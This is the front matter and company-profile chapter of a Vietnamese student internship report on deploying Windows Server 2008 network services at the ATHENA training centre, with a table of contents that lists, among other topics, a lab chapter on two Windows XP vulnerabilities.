TRUNG TẦM ĐÀO TẠO QUẢN TRỊ MẠNG VÀ AN NINH
MẠNGQUỐC TẾATHENA

BÁO CÁO THỰC TẬP
NGHIÊN CỨU VÀ TRIỂN KHAI CÁC
DỊCH VỤ MẠNG TRÊN WINDOWS
SERVER 2008
TP. Hồ Chí Minh, Tháng 3 năm 2014.
GV Hƣớng Dẫn: Võ Đỗ Thắng
Sinh Viên: Nguyễn Thị Thu Hiền
MSSV: 1031102002
TRUNG TÂM ĐÀO TẠO MẠNG VÀ
AN NINH MẠNG QUỐC TẾ ATHENA
CÔNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lâp – Tự do – Hạnh phúc
NHIỆM VỤ THỰC HIỆN KHÓA LUẬN
Họ tên SV : Nguyễn Thị Thu Hiền. MSSV: 1031102002.
Chuyên ngành: Công Nghệ Thông Tin.
Tên đề tài: Nghiên cứu triển khai các dịch vụ mạng trên Windows Server
2008.
Nội dung thực hiện:
Lý thuyết:
Nắm vững các bƣớc thực hiện quản trị Windows Server 2008.
Có khả năng tự thiết lập một mạng máy tính, cấu hình mạng, điều chỉnh khả
năng hoạt động mạng máy tính, vận hành hệ thống mạng, giải quyết sự cố, các
phƣơng pháp bảo vệ.
Thực hành:
Cài đặt Windows Server 2008.
Nâng cấp Stand Alone thành Domain controller.
Cài đặt Windows 7.
Join Domain cho windows 7.
Tạo user account trên AD, thiết lập policy cho phép User đƣợc quyền thay đổi
ngày giờ hệ thống.
Backup cho Domain Controller.
Quản lý dịch vụ DNS, Mail, DHCP, Web, VPN trên môi trƣờng Local và
Internet.
Thực hiện kết nối VPN, Mail Server, Web Server trên máy chủ ảo VPS.
Bảo mật Windows với khai thác mã lỗi trên Windows Xp và trên
VPS(MS10_042 ,MS12_004.)
Thời gian thực hiện: 24/02/2014đến 4/4/2014.
Chữ ký của SV:
TP.HCM, Ngày 3 tháng 3 năm 2014
GIÁM ĐỐC TRUNG TÂM GIẢNG VIÊN HƢỚNG DẪN
(Ký và ghi rõ họ tên) (Ký và ghi rõ họ tên
LỜI CẢM ƠN
Trên thực tế không có sự thành công nào mà không gắn liền với những sự hỗ
trợ, giúp đỡ dù ít hay nhiều, dù trực tiếp hay gián tiếp của ngƣời khác. Trong
suốt thời gian từ khi bắt đầu học tập ở giảng đƣờng đến nay, em đã nhận đƣợc
rất nhiều sự quan tâm, giúp đỡ của quý Thầy Cô, gia đình và bạn bè. Với lời
biết ơn sâu sắc nhất, em xin gửi đến quý Thầy Cô ở Khoa Công Nghệ Thông
Tin - Trƣờng Đại Học Công Nghệ Thông Tin Gia Định Thành Phố Hồ Chí
Minh đã cùng với tri thức và tâm huyết của mình để truyền đạt vốn kiến thức
quý báu cho chúng em trong suốt thời gian học tập tại trƣờng. Và đặc biệt,
trong học kỳ này Khoa đã tổ chức cho chúng em thực tập và đƣợc tiếp cận với
môn học mà theo em là rất hữu ích đối với sinh viên ngành Công Nghệ Thông
Tin.
Em xin chân thành cảm ơn Thầy Võ Đỗ Thắng đã tận tâm hƣớng dẫn chúng
em qua từng buổi thực tập tại Trung Tâm ATHENA cũng nhƣ những buổi nói
chuyện, thảo luận. Nếu không có những lời hƣớng dẫn, dạy bảo của thầy thầy
thì em nghĩ bài báo cáo này của em rất khó có thể hoàn thiện đƣợc. Một lần
nữa, em xin chân thành cảm ơn thầy.
Bài báo cáo đƣợc thực hiện trong khoảng thời gian gần 2 tháng. Bƣớc đầu đi
vào thực tế, tìm hiểu, kiến thức của em còn hạn chế và còn nhiều bỡ ngỡ. Do
vậy, không tránh khỏi những thiếu sót là điều chắc chắn, em rất mong nhận
đƣợc những ý kiến đóng góp quý báu của quý Thầy Cô và các bạn học cùng
lớp để kiến thức của em trong lĩnh vực này đƣợc hoàn thiện hơn.
Sau cùng, em xin kính chúc quý Thầy Cô trong Khoa Công Nghệ Thông Tin
và Thầy Võ Đỗ Thắng thật dồi dào sức khỏe, niềm tin để tiếp tục thực hiện sứ
mệnh cao đẹp của mình là truyền đạt kiến thức cho thế hệ mai sau.
Trân trọng.
TP.HCM, Ngày 4 - 4- 2014
Sinh viên thực hiện
NguyễnThị Thu Hiền.
MỤC LỤC

CHƢƠNG 1: CÔNG VIỆC THỰC TẬP...................................................................9
I.Giới thiệu doanh nghiệp thực tập – Trung Tâm Đào Tạo Quản Trị
Mạng và An Ninh Mạng Quốc Tế ATHENA....................................... 9
1. Trụ sở và các chi nhánh: .............................................................10
1.1. Trụ sở chính: ........................................................................10
1.2. Cơ sở 2_Tại TP Hồ Chí Minh:.............................................10
2. Quá trình hình thành và phát triển của trung tâm:......................10
3. Cơ cấu tổ chức: ...........................................................................12
4. Các sản phẩm, giải pháp: ............................................................12
4.1 Các khóa học dài hạn:...........................................................12
4.2 Các khóa học ngắn hạn:........................................................12
4.3 Các sản phẩm khác................................................................13
4.4 Cơ sở hạ tầng.........................................................................13
4.5 Các dịch vụ hỗ trợ:................................................................13
5. Khách hàng .................................................................................14
6. Đối tác.........................................................................................14
II. CÁC NHIệM Vụ VÀ DịCH Vụ CủA Bộ PHậN THựC TậP .........14
III. CÔNG VIệC VÀ NHIệM Vụ ĐƢợC PHÂN CÔNG ...................14
IV. THờI GIAN THựC TậP................................................................14
CHƢƠNG 2: NÔI DUNG THỰC TẬP.................................................................. 14
I.Nhiệm vụ đƣợc giao. ........................................................................14
II.Kiến thức tìm hiểu...........................................................................15
1. Giải pháp mạng doanh nghiệp ....................................................15
1.1. Giới thiệu về mạng doanh nghiệp........................................15
1.2. Các thành phần công nghệ trong mạng doanh nghiệp.........15
2. Windows Server 2008.................................................................15
Giới thiệu về mô hình Client-Server..............................................15
CHƢƠNG 3: TỔNG QUAN VỀ WINDOWS SERVER 2008.............................. 17
I. GIỚI THIỆU WINDOWS SERVER 2008......................................17
II. CÁC TÍNH NĂNG CỦA WINDOWS SERVER 2008................18
1. Công cụ quản trị Server Manager...............................................18
2. Windows Server Core.................................................................19
3. PowerShell ..................................................................................19
4. Windows Deloyment Services....................................................20
5. Terminal Services. ......................................................................20
6. Network Access Protection.........................................................20
7. Read-Only Domain Controllers..................................................21
8. Công nghệ Failover Clustering...................................................21
9. Windows Firewall with Advance Security.................................22
III. MỘT SỐ TÍNH NĂNG MỚI CỦA WINDOWS SERVER 200822
1. Công nghệ ảo hóa Hyper-V ........................................................22
2. Processor Compatibility Mode ...................................................23
3. File Classification Infrastructure.................................................23
4. Quản lý trong ỗ đĩa và file: .........................................................23
5. Cải tiến giao thức và mã hóa.......................................................23
6. Một số tính năng khác.................................................................23
IV. CÁC LỢI ÍCH CỦA WINDOWS SERVER 2008......................24
1. Web .............................................................................................24
2. Ảo hóa :.......................................................................................24
3. Bảo mật: ......................................................................................25
3.1. Network Access Protection (NAP):.....................................25
3.2. Read-Only Domain Controller (RODC):.............................25
3.3. BitLocker: ............................................................................25
3.4. Windows Firewall:...............................................................26
V. CÁC PHIÊN BẢN CỦA WINDOWS SERVER 2008 ................26
2. Windows Server 2008 Standard Edition.....................................26
3. Windows Server 2008 Enterprise Edition ..................................26
4. Windows Server 2008 Datacenter Edition..................................27
5. Windows Web Server 2008 ........................................................27
CHƢƠNG 4: CÀI ĐẶT WINDOWS SERVER 2008............................................ 28
I. YÊU CẦU PHẦN CỨNG ...............................................................28
II. CÁC CÁCH CÀI ĐẶT ..................................................................28
III. NÂNG CẤP LÊN WINDOWS SERVER 2008 ...........................29
IV. CÀI ĐẶT WINDOWS SERVER 2008........................................29
CHƢƠNG 5: DỰNG DOMAIN CONTROLLER ................................................ 35
CHƢƠNG 6: JOIN DOMAIN................................................................................ 46
CHƢƠNG 7: TRIỂN KHAI CÁC DỊCH VỤ MẠNG .......................................... 49
I. DỊCH VỤ DNS................................................................................49
1. Giới thiệu về DNS.......................................................................49
2. Cài đặt DNS ................................................................................50
3. Cấu hình DNS.............................................................................51
II. GIỚI THIỆU DỊCH VỤ DHCP .....................................................60
1. Hoạt động của giao thức .............................................................60
2. Cài đặt trên windows server 2008..............................................60
3. Cấu hình DHCP ..........................................................................65
3.1. Tạo Scop .............................................................................65
3.2 Thay đổi options của Scope..................................................67
CHƢƠNG 8: BACKUP.......................................................................................... 68
Backup với Windows Server Backup..................................................................... 69
Cài đặt Windows Server Backup ............................................................................ 69
1. Cài đặt Windows Server Backup sử dụng Server Manager .......69
2. Cài đặt Windows Server Backup sử dụng Servermanagercmd.exe
.........................................................................................................73
3. Cài đặt Windows Server Backup sử dụng PowerShell...............73
4. BACKUP windows thông thƣờng. .............................................74

CHƢƠNG 9: IIS-WEB-FTP.................................................................................. 90
I. Tiến hành cài đặt web iis và FTP. ...................................................90
II. cấu hình Web IIS............................................................................94
III. cấu hình FTP.................................................................................98
CHƢƠNG 10: MAIL............................................................................................ 107
I. Chuẩn bị:........................................................................................107
II. Tiến hành cài đặt MDeamon v10.................................................107
III. tiến hành gửi nhận mail...............................................................112
CHƢƠNG 11: MÔ HÌNH MULTIMASTER....................................................... 120
I. Replication Multimaster.(..............................................................120
II. cấu hình Multimaster....................................................................121
1. chuẩn bị.....................................................................................121
2. cấu hình.....................................................................................121
3. join domain PC2 vào PC1.........................................................122
3. tiến hành nâng cấp domain cho PC1.........................................128
4. Kiểm tra đồng bộ PC2 và PC1..................................................136
CHƢƠNG 12: TRIỂN KHAI VPN ...................................................................... 138
I. Tìm hiểu VPN................................................................................138
1. Khái niệm..................................................................................139
2. Các loại VPN. ...........................................................................140
3.Bảo mật trong VPN....................................................................140
4.Sản phẩm công nghệ dành cho VPN .........................................141
5. Bộ xử lý trung tâm VPN ...........................................................142
6. Router dùng cho VPN...............................................................142
7. Tƣờng lửa PIX của Cisco..........................................................142
II. VPN client to site. ........................................................................143
1. Cài đặt. ......................................................................................143
III.VPN SITE TO SITE ....................................................................163
1. chuẩn bị:....................................................................................163
2. Đặt IP cho 4 máy.......................................................................163
3. Tiến hành cấu hình trên 2 server...............................................165
4. Kiểm tra.....................................................................................193
CHƢƠNG 13: TRIỂN KHAI VPN TRÊN VPS .................................................. 193
I. Cấu hình VPN................................................................................193
II. Cài đặt VPN cho client.................................................................200
1. Client xp1..................................................................................200
2. Client xp 2.................................................................................206
III. Kiểm tra.......................................................................................212
CHƢƠNG 14: MAIL TRÊN VPS. ....................................................................... 212
I. Cài đặt MDmoon v10 ....................................................................212
II. Cấu hình MDmoon v10................................................................212
1. khởi động MDmoon v10...........................................................212
2. Kiểm tra Domain.......................................................................213
3. Tạo Account..............................................................................214
CHƢƠNG 15: WEB TRÊN VPS ......................................................................... 218
I. Cài đặt............................................................................................218
1. Chạy xampp. .............................................................................218
2. Tạo xampp.................................................................................222
II. thiết kế web: nguyenthithuhien.tk/athena ....................................223
CHƢƠNG 16: THIẾT KẾ WEB BẰNG JOOMLA............................................. 228
1. Cài đặt joomla...........................................................................228
2. thiết kế trang chủ.......................................................................231
3. Tạo template admin...................................................................235
4. Tạo bài viết................................................................................236
5.Tạo menu....................................................................................239
6. Hƣớng dẫn đƣa manu ra trang chủ............................................243


7. Cài đặt và hiển thị module trình diển ảnh.................................245
8. Cài đặt và hiển thị tin tức cập nhật. ..........................................249
9. Cập nhật tin tức cho website.....................................................250

10. Cài đặt và hiển thị tin tức mới nhất.........................................253

11. Hiển thị doanh mục tin tức......................................................256

12. Tạo thƣ mục hỗ trợ Online......................................................261
13. Tạo thƣ mục địa chỉ cho Athena............................................263
CHƢƠNG 17: BẢO MẬT WINDOWS............................................................... 264
I. Khai thác lỗ hổng trên Windows XP với mã lỗi MS10_042.........264
II. Khai thác lỗ hổng bảo mật Win XP mã lỗi MS12_004 ...............270
CHƢƠNG 18: KẾT LUẬN .................................................................................. 275
I.Các kết quả đạt đƣợc. .....................................................................275
II. Kinh nghiệm thực tế.....................................................................275
III. Hoàn thiện bản thân ....................................................................276
IV. Các kiến thức đƣợc lĩnh hội........................................................276
V. Kết luận. .......................................................................................276
VI. Tài liệu tham khảo. .....................................................................277
LỜI MỞ ĐẦU
Ngày nay với sự phát triển của khoa học kỹ thuật thì máy tính trở nên
phổ biến với mọi ngƣời. Chúng mang lại cho con ngƣời khả năng to lớn và
làm những công việc phi thƣờng: tính toán nhanh và chính xác các bài toán
phức tạp, điều khiển tự động, giải trí… Máy tính ra đời không chỉ hỗ trợ trong
sản xuất mà còn trong việc học tập và làm góp phần giải phóng sức lao động.
Máy tính điện tử là một phát minh, thành tựu to lớn cho sự phát triển của nhân
loại góp phần thúc đẩy mạnh mẽ tiến bộ khoa học và kỹ thuật nói riêng cũng
nhƣ nhân loại nói chung.
Bên cạnh sự phát triển chóng mặt của máy tính trong thời buổi công
nghệ thông tin thì các ứng dụng, dịch vụ mạng là nền tản không thể tách rời.
Sức mạnh máy tính có thể nhân lên gấp nhiều lần khi đƣợc kết nối thành mạng
máy tính. Là cơ sở hạ tần cho phép trao đổi thông tin, truyền tải dữ liệu từ xa
nhằm rút ngắn khoảng cách. Với mạng máy tính toàn cầu chúng ta dễ dàng
tiếp cận với sự phát triển của thế giới trong đó có sự phát triển gần nhất của
Windows Server là Windows Server 2000 và Windows Server 2003 và tiếp
đến là Windows Server 2008 hỗ trợ tốt các dịch vụ mạng cần thiết trên Server,
việc cải tiến không ngừng giúp nâng cao tính ổn định và an toàn hơn cho
Windows Server 2008 hoạt động một cách trơn tru.
Hiện nay quá trình công nghiệp hóa hiện đại hóa đất nƣớc là một chủ
trƣơng hàng đầu của nhà nƣớc. Mạng máy tính trở thành mục tiêu nghiên cứu
và phát triển. Cốt lõi là ngành công nghệ thông tin bao gồm nhiều lĩnh vực từ
kiến trúc mạng đến nguyên lý thiết kế, cài đặt mô hình ứng dụng v.v… Mạng
viễn thông nói chung và mạng máy tính trên nền tảng Windows Server 2008
nói riêng là công cụ hũu dụng không thể thiếu trong bộ máy nhà nƣớc, trƣờng
học, doanh nghiệp… Nó đóng vai trò cầu nối trao đổi thông tin giữa các chính
phủ, tổ chức xã hội và mọi ngƣời với nhau.
Qua thời gian học tập và nghiên cứu trên ghế nhà trƣờng cùng với sự hỗ
trợ tận tình của Thầy cô, bạn bè và ngƣời thân đã giúp em thu thập đƣợc nhiều
kiến thức quý báo. Đặc biệt là quá trình thực tập tại Trung tâm ATHENA giúp
em có những trải nghiệm vô cùng thú vị và bổ ích. Với mong muốn tìm hiểu
về mạng máy tính và góp phần xây dựng một mạng máy tính thân thiện, thông
minh cho mọi ngƣời sử dụng.
Tuy đã có nhiều cố gắng song không thể tránh những khuyết điểm, sai
sót vì thế mong đƣợc sự thông cảm và những ý kiến đóng góp quý báo từ Quý
Thầy Cô, bạn bè, bạn đọc, ngƣời thân để em có thể ngày một hoàn thiện bản
thân mình hơn. Xin chân thành cảm ơn!
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
9
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
CHƢƠNG 1: CÔNG VIỆC THỰC TẬP.
I.Giới thiệu doanh nghiệp thực tập – Trung Tâm Đào Tạo Quản Trị Mạng và
An Ninh Mạng Quốc Tế ATHENA.
Trung Tâm Đào Tạo Quản Trị Mạng và An Ninh Mạng Quốc Tế ATHENA_Tiền
thân là Công ty TNHH Tƣ vấn và Đào tạo quản trị mạng Việt Năng, (tên thƣơng hiệu viết
tắt là TRUNG TÂM ĐÀO TẠO ATHENA), đƣợc chính thức thành lập theo giấy phép
kinh doanh số 4104006757 của Sở Kế Hoạch Đầu Tƣ Tp Hồ Chí Minh cấp ngày 04 tháng
11 năm 2008.
Tên công ty viết bằng tiếng nƣớc ngoài: ATHENA ADVICE TRAINING
NETWORK SECURITY COMPANY LIMITED.
ATHENA là một tổ chức quy tụ nhiều trí thức trẻ Việt Nam đầy năng động, nhiệt
huyết và kinh nghiệm trong lĩnh vực công nghệ thông tin. Với quyết tâm góp phần vào
công cuộc thúc đẩy tiến trình tin học hóa của nƣớc nhà. ATHENA đã và đang tập trung
chủ yếu vào các họat động sau:
 Đào tạo chuyên sâu quản trị mạng, an ninh mạng, thƣơng mại điện tử theo các tiêu
chuẩn quốc tế của các hãng nổi tiếng nhƣ Microsoft, Cisco, Oracle, Linux LPI , CEH,...
Song song đó, trung tâm ATHENA còn có những chƣơng trình đào tạo cao cấp dành
riêng theo đơn đặt hàng của các đơn vị nhƣ Bộ Quốc Phòng, Bộ Công An , ngân hàng,
doanh nghiệp, các cơ quan chính phủ, tổ chức tài chính..Qua đó cung cấp nguồn nhân lực
trong lĩnh vực công nghệ thông tin, đặc biệt là chuyên gia về mạng máy tính và bảo mật
mạng đạt trình độ quốc tế cho các tổ chức, doanh nghiệp có nhu cầu.
 Tƣ vấn và hổ trợ cho doanh nghiệp ứng dụng hiệu quả tin học vào hoạt động sản xuất
kinh doanh.
 Tiến hành các hoạt động nghiên cứu nâng cao kiến thức tin học và phát triển cơ sở dữ
liệu thông tin về các ứng dụng và sự cố mạng.
 Tiến hành các dịch vụ ứng cứu khẩn cấp cho doanh nghiệp trong trƣờng hợp xảy ra sự cố
máy tính.
Sau gần 10 năm hoạt động,nhiều học viên tốt nghiệp trung tâm ATHENA đã là
chuyên gia đảm nhận công tác quản lý hệ thống mạng, an ninh mạng cho nhiều bộ ngành
nhƣ Cục Công Nghệ Thông Tin - Bộ Quốc Phòng , Bộ Công An, Sở Thông Tin Truyền
Thông các tỉnh, bƣu điện các tỉnh,…
Ngoài ra, Trung tâm ATHENA còn có nhiều chƣơng trình hợp tác và trao đổi công
nghệ với nhiều đại học lớn nhƣ đại học Bách Khoa Thành Phố Hồ Chí Minh, HọcViệnAn
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
10
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Ninh Nhân Dân( Thủ Đức), Học Viện Bƣu Chính Viễn Thông, Hiệp hội an toàn thông
tin (VNISA), Viện Kỹ Thuật Quân Sự...
1. Trụ sở và các chi nhánh:
1.1. Trụ sở chính:
Trung Tâm Đào Tạo Quản Trị Mạng và An Ninh Mạng Quốc Tế ATHENA.
Số 2 Bis Đinh Tiên Hoàng, Phƣờng Đa Kao, Tp Hồ Chí Minh, Việt Nam.
Điện thoại: ( 84-8 ) 3824 4041
Hotline: 0943 23 00 99.
1.2.Cơ sở 2_Tại TP Hồ Chí Minh:
Trung Tâm Đào Tạo Quản Trị Mạng và An Ninh Mạng Quốc Tế ATHENA
92 Nguyễn Đình Chiểu ,Phƣờng Đa Kao,Quận 1, Tp Hồ Chí Minh, Việt Nam.
Website: www.Athena.Edu.Vn
Điện thoại: ( 84-8 ) 2210 3801
Hotline: 0943 20 00 88.
2.Quá trình hình thành và phát triển của trung tâm:
 Một nhóm các thành viên là những doanh nhân tài năng và thành công trong lĩnh
vực công nghệ thông tin đã nhận ra tiềm năng phát triển của việc đào tạo nền công nghệ
thông tin nƣớc nhà. Họ là những cá nhân có trình độ chuyên môn cao và có đầu óc lãnh
đạo cùng với tầm nhìn xa về tƣơng lai của ngành công nghệ thông tin trong tƣơng lai, họ
đã quy tụ đƣợc một lực lƣợng lớn đội ngũ công nghệ thông tin trƣớc hết là làm nhiệm vụ
ứng cứu máy tính cho các doanh nghiệp, cá nhân có nhu cầu. Bƣớc phát triển tiếp theo là
vƣơn tầm đào đạo đội ngũ cán bộ công nghệ thông tin cho đất nƣớc và xã hội.
 Các thành viên sáng lập trung tâm gồm:
Ông Nguyễn Thế Đông: Cựu giám đốc trung tâm ứng cứu máy tính Athena,
hiện tại là giám đốc dự án của công ty Siemen Telecom.
Ông Hứa Văn Thế Phúc: Phó Giám đốc Phát triển Thƣơng mại Công ty
EIS, Phó Tổng công ty FPT.
Ông Nghiêm Sỹ Thắng: Phó Tổng giám đốc Ngân hàng Liên Việt, chịu
trách nhiệm công nghệ thông tin của Ngân hàng.
Ông Võ Đỗ Thắng: Hiện đang là giám đốc Trung tâm đào tạo quản trị và an
ninh mạng Athena.
 Đến năm 2003, bốn thành viên sáng lập cùng với với đội ngũ ứng cứu máy tính
gần 100 thành viên hoạt động nhƣ là một nhóm, một tổ chức ứng cứu máy tính miền
Nam.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
11
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
 Từ năm 2004- 2006: Trung tâm có nhiều bƣớc phát triển và chuyển mình. Trung
tâm trở thành một trong những địa chỉ tin cậy của nhiều doanh nghiệp nhằm cài đặt hệ
thống an ninh mạng và đào tạo cho đội ngũ nhân viên của các doanh nghiệp về các
chƣơng trình quản lý dự án MS Project 2003, kỹ năng thƣơng mại điện tử, bảo mật
web… và là địa chỉ tin cậy của nhiều học sinh_sinh viên đến đăng kí học. Đòi hỏi cấp
thiết trong thời gian này của Trung tâm là nâng cao hơn nữa đội ngũ giảng viên cũng nhƣ
cơ sở để đáp ứng nhu cầu ngày càng cao về công nghệ thông tin của đất nƣớc nói chung,
các doanh nghiệp, cá nhân nói riêng.Năm 2004, công ty mở rộng hoạt động cung cấp giải
pháp, dịch vụ cho khu vực miền Trung thông qua việc thành lập văn phòng đại diện tại
Đà Nẵng.
 Đến năm 2006: Trung tâm đào tạo quản trị và an ninh mạng Athena mở ra thêm
một chi nhánh tại Cƣ xá Nguyễn Văn Trỗi. Đồng thời tiếp tục tuyển dụng đội ngũ giảng
viên là những chuyên gia an ninh mạng tốt nghiệp các trƣờng đại học và học viện công
nghệ thông tin uy tín trên toàn quốc, đồng thời trong thời gian này Athena có nhiều chính
sách ƣu đãi nhằm thu hút đội ngũ nhân lực công nghệ thông tin lành nghề từ các doanh
nghiệp, tổ chức, làm giàu thêm đội ngũ giảng viên của trung tâm.
 Đến năm 2008: Hàng loạt các trung tâm đào tạo quản trị và an ninh mạng mọc
lên, cùng với khủng hoảng kinh tế tài chính toàn cầu đã làm cho Trung tâm rơi vào nhiều
khó khăn. Ông Nguyễn Thế Đông cùng Ông Hứa Văn Thế Phúc rút vốn khỏi công ty gây
nên sự hoang man cho toàn bộ hệ thống trung tâm. Cộng thêm chi nhánh tại Cƣ xã
Nguyễn Văn Trỗi hoạt động không còn hiệu quả phải đóng cửa làm cho trung tâm rơi từ
khó khăn này đến khó khăn khác. Lúc này, với quyết tâm khôi phục lại công ty cũng nhƣ
tiếp tục sứ mạng góp phần vào tiến trình tin học hóa của đất nƣớc. Ông Võ Đỗ Thắng
mua lại cổ phần của hai nhà đầu tƣ lên làm giám đốc và xây dựng lại trung tâm. Đây là
một bƣớc chuyển mình có ý nghĩa chiến lƣợc của trung tâm. Mở ra một làn gió mới và
một giai đoạn mới, cùng với quyết tâm mạnh mẽ và một tinh thần thép đãgiúp ông Thắng
vƣợt qua nhiều khó khăn ban đầu, giúp trung tâm đứng vững trong thời kì khủng hoảng.
 Từ năm 2009 – nay: Cùng với sự lãnh đạo tài tình và đầu óc chiến lƣợc. Trung
tâm đào tạo quản trị và an ninh mạng dần đƣợc phục hồi và trở lại quỹ đạo hoạt động của
mình. Đến nay, Trung tâm đã trở thành một trong những trung tâm đào tạo quản trị mạng
hàng đầu Việt Nam. Cùng với sự liên kết của rất nhiều công ty, tổ chức doanh nghiệp,
trung tâm trở thành nơi đào tạo và cung cấp nguồn nhân lực công nghệ thông tin cho xã
hội. Từng bƣớc thực hiện mục tiêu góp phần vào tiến trình tin học hóa nƣớc nhà.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
12
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008

3.Cơ cấu tổ chức:
Hình 1. Sơ đồ tổ chức công ty.
4.Các sản phẩm, giải pháp:
4.1Các khóa học dài hạn:
- Chƣơng trình đào tạo chuyên gia an ninh mạng. ( AN2S) Athena network security
specialist.
- Chƣơng trình Quản trị viên an ninh mạng (ANST) Athena netuwork security Technician.
- Chuyên viên quản trị mạng nâng cao (ANMA) Athena network manager Administrator.
4.2Các khóa học ngắn hạn:
Khóa Quản trị mạng :
- Quản trị mạng Microsoft căn bản ACBN
- Phần cứng máy tính, laptop, server
- Quản trị hệ thống mạng Microsoft MCSA Security.
- Quản trị mạng Microsoft nâng cao MCSE
- Quản trị window Vista
- Quản trị hệ thống Window Server 2008, 2012
- Lớp Master Exchange Mail Server
- Quản trị mạng quốc tế Cissco CCNA
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
13
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
- Quản trị hệ thống mạng Linux 1 và Linux 2.
Khóa thiết kế web và bảo mật mạng
- Xây dựng, quản trị web thƣơng mại điện tử với Joomla và VirtuMart
- Lập trình web với Php và MySQL
- Bảo mật mạng quốc tế ACNS
- Hacker mũ trắng
- Athena Mastering Firewall Security
- Bảo mật website.
4.3 Các sản phẩm khác
- Chuyên đề thực hành sao lƣu và phục hồi dữ liệu
- Chuyên đề thực hành bảo mật mạng Wi_Fi
- Chuyên đề Ghost qua mạng
- Chuyên đề xây dựng và quản trị diễn đàn
- Chuyên đề bảo mật dữ liệu phòng chống nội gián
- Chuyên đề quản lý tài sản công nghệ thông tin
- Chuyên đề kỹ năng thƣơng mại điện tử.
4.4 Cơ sở hạ tầng
- Thiết bị đầy đủ và hiện đại.
- Chƣơng trình cập nhật liên tục, bảo đảm học viên luôn tiếp cận với những công nghệ mới
nhất.
- Phòng máy rộng rãi, thoáng mát.
4.5 Các dịch vụ hỗ trợ:
- Đảm bảo việc làm cho học viên tốt nghiệp khoá dài hạn
- Giới thiệu việc làm cho mọi học viên
- Thực tập có lƣơng cho học viên khá giỏi
- Ngoài giờ học chính thức, học viên đƣợc thực hành thêm miễn phí, không giới hạn thời
gian
- Hỗ trợ kỹ thuật không thời hạn trong tất cả các lĩnh vực liên quan đến máy tính, mạng
máy tính, bảo mật mạng
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
14
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Hỗ trợ thi Chứng chỉ Quốc tế.
5.Khách hàng
- Mọi đối tƣợng chuyên hoặc không chuyên về CNTT.
- Khách hàng chủ yếu của ATHENAlà các bạn học sinh, sinh viên và các cán bộ công
nhân viên chức yêu thích lĩnh vực công nghệ thông tin.
6.Đối tác
Trung tâm đào tạo an ninh mạng ATHENA là đối tác đào tạo & cung cấp nhân sự
CNTT, quản trị mạng , an ninh mạng chất lƣợng cao theo đơn đặt hàng cho các
đơn vị nhƣ ngân hàng, doanh nghiệp, các cơ quan chính phủ, tổ chức tài chính...
II.CÁC NHIệM Vụ VÀ DịCH Vụ CủA Bộ PHậN THựC TậP
Bộ phận thực tập : Bộ phận triển khai kỹ thuật.
